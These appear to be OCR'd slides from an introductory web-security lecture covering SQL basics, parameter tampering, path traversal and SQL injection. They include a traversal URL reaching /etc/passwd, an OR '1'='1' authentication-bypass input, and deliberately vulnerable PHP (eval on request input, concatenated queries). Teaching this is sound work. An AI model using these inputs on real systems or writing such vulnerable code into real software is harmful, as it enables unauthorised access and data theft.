
- Scripting language that runs on the server
- Can dynamically generate content for the user
- Can be used by attackers to execute malicious code on the server itself



```
$myvar = "varname";
$x = $_GET['arg'];
eval("\$myvar = \$x;");
```

SQL

- Query language that communicates with the database
- Useful for user registration, login, etc.
- Can be used by attackers to read parts of the database they shouldn’t be able to



```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

SQL Data Layout

Data is stored similar to an Excel spreadsheet

Individual entries are rows

Each attribute is a column

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

```
SELECT * from users WHERE uname = 'Andrew';
```

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

```
SELECT * from users WHERE uname = 'Andrew';
```

SELECT - Request data from the database

* - pull every column

from users - pull from the users table

WHERE <logical condition> - select rows matching this logical condition

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

SELECT - Request data from the database

* - pull every column

from users - pull from the users table

WHERE <logical condition> - select rows matching this logical condition

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

SELECT - Request data from the database

* - pull every column

from users - pull from the users table

WHERE <logical condition> - select rows matching this logical condition

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

```
SELECT * from users WHERE uname = 'Andrew';
```

SELECT - Request data from the database

* - pull every column

from users - pull from the users table

WHERE <logical condition> - select rows matching this logical condition

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

SELECT - Request data from the database

* - pull every column

from users - pull from the users table

WHERE <logical condition> - select rows matching this logical condition

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

```
SELECT * from users WHERE uname = 'Andrew';
```

users

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

users

uname = 'Andrew'?

uname	password	email
Andrew	whatpw	acl150030
Nick	mypw	nor140030
Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

users

	uname	password	email
TRUE	Andrew	whatpw	acl150030
uname = 'Andrew'?	Nick	mypw	nor140030
	Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

users

	uname	password	email
TRUE	Andrew	whatpw	acl150030
FALSE	Nick	mypw	nor140030
uname = 'Andrew'?	Hugo	anotherpw	hde130030

SQL Example

SELECT * from users WHERE uname = 'Andrew';

users

	uname	password	email
TRUE	Andrew	whatpw	acl150030
FALSE	Nick	mypw	nor140030
FALSE	Hugo	anotherpw	hde130030

Topics

Web Architecture

Parameter Tampering

Path Traversal

SQL Injection

XSS

Introduction


- What is it?
  - The act of modifying data sent from a client to a server
  - Example:
    - Modifying data fields in the URL/link
      - http://www.example.com/welcome?userId=50 -> http://www.example.com/welcome?userId=45
    - Submitting a form with invalid values
      - See: Demo
- Why is it important?
  - It allows us to send data that server isn't expecting
    - Data that we control

HTTP Requests Recap

- 2 main types of requests:
  - GET
    - Request the server for a page
    - The browser “GET”s a webpage when it requests it
  - POST
    - Sends data to the server
    - The browser “POST”s information to the server
    - This is what we can modify

Demo

- A form has dropdowns, fields, and buttons
  - Website might limit what can be submitted or entered
  - Your browser sends what you selected/entered/pressed to the server
- Burp Suite
  - Allows us to modify requests, particularly POST requests
  - Help with setting up Burp:
    - https://nvisium.com/blog/2014/01/10/setting-up-burpsuite-with-firefox-and.html
    - No need for FoxyProxy



Select field with two possible values:

foo

Radio button with two possible values:

● foo

○ bar

Checkbox:

☑ checkbox

Input field restricted to 5 characters:

12345

Disabled input field:

disabled

Submit button:

Topics

Web Architecture

Parameter Tampering

Local File Inclusion

SQL Injection

XSS


Introduction

- What is it?
  - A way to access files the author did not mean to make public
- All operating systems have standard folder/directory structure
  - Also applies to programs that you install
- In terms of web security:
  - Web server directory structure
  - Common files that come with web server
  - Developers often use similar naming schemes for files

Introduction (cont.)


- What if we are able to load a file we aren’t supposed to?
  - Example:
    - https://www.google.com/ - simple visit to Google
    - https://www.google.com/robots.txt - access robot file from Google
- If a file or directory is not configured properly, we can access it
  - Files have permissions that allow certain users to read from it
  - Directories also have permissions to allow access
- Why is it important?
  - It allows us to read more information than we should

Directory Structure




- Location of index file:
  - /var/www/html/index.html

Directory Structure




- Location of index file:
  - /var/www/html/index.html

Directory Structure




- Location of index file:
    - /var/www/html/index.html

Directory Structure



- Location of index file:
  - /var/www/html/index.html

Directory Structure



- Location of index file:
  - /var/www/html/index.html


Web Server Directory

- A URL/link points to a file or location on a web server
    - www.example.com/index.html
        - This points to a file called “index.html” on the server
        - Your browser loads this file and displays it
- The first “/” in the URL is the base directory/folder of the website/web server
    - www.example.com/
    - www.example.com/users/
        - This points to another directory called “users” within the base directory
        - We can keep going or we can try to find files within that directory
    - www.example.com/users/names.txt
        - This points to a “names.txt” file in the “users” directory

Web Server Directory (cont.)


- We can also go up directories
  - Use “../” to go up directories
  - Example:
    - https://www.example.com/../
      - Goes up one directory
    - https://www.example.com/../../users/password.txt
      - Goes up 2 directories and go into a directory called users, then grab “password.txt”
- Also works when website loads a file into variable
  - https://www.example.com/?file=../../users/password.txt
    - Load a file 2 directories up, in a directory called users, then grab “password.txt”

Directory Structure




- Location of index file:
  - /../../../../../../

Directory Structure




- Location of index file:
    - /../../../../../../

Directory Structure



- Location of index file:
  - /../../../../../../

Directory Structure



- Location of index file:
  - /../../../../../../

Demo

- An example:
  - https://www.example.com/?file=../../../../../../../etc/passwd
    - We’re hoping to go all the way up to the root directory then access /etc/passwd

Topics

Web Architecture

Parameter Tampering

Local File Inclusion

SQL Injection

XSS

SQL Injection

- Modifying a query in the code for malicious side effects
- Can allow us to:
  - Bypass authentication checks
  - Dump all user information

Vulnerable Code - PHP

```
$user = $argv[0]; //user input

$pass = $argv[1]; //user input

$query  = "SELECT * FROM Users WHERE Username = ‘$user’ and password = ‘$pass’;";

$result = pg_query($conn,$query);
```

Vulnerable Code - PHP - Standard Case

```
$user = “AzureDiamond”; //user input

$pass = “hunter2”; //user input

$query  = "SELECT * FROM Users WHERE Username = ‘AzureDiamond’ and password = ‘hunter2’;";

$result = pg_query($conn,$query); // Returns the row containing AzureDiamond
```

Vulnerable Code - PHP - Malicious Case

```
$user = “me’ OR ‘1’ = ‘1’; --”; //user input

$pass = “hacker”; //user input

$query  = "SELECT * FROM Users WHERE Username = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;";

$result = pg_query($conn,$query); // What does this return?
```

Vulnerable Code - PHP - Malicious Case

SELECT * FROM Users WHERE uname = ‘me’ OR ‘1’ = ‘1’; --’ and password = ‘hacker’;

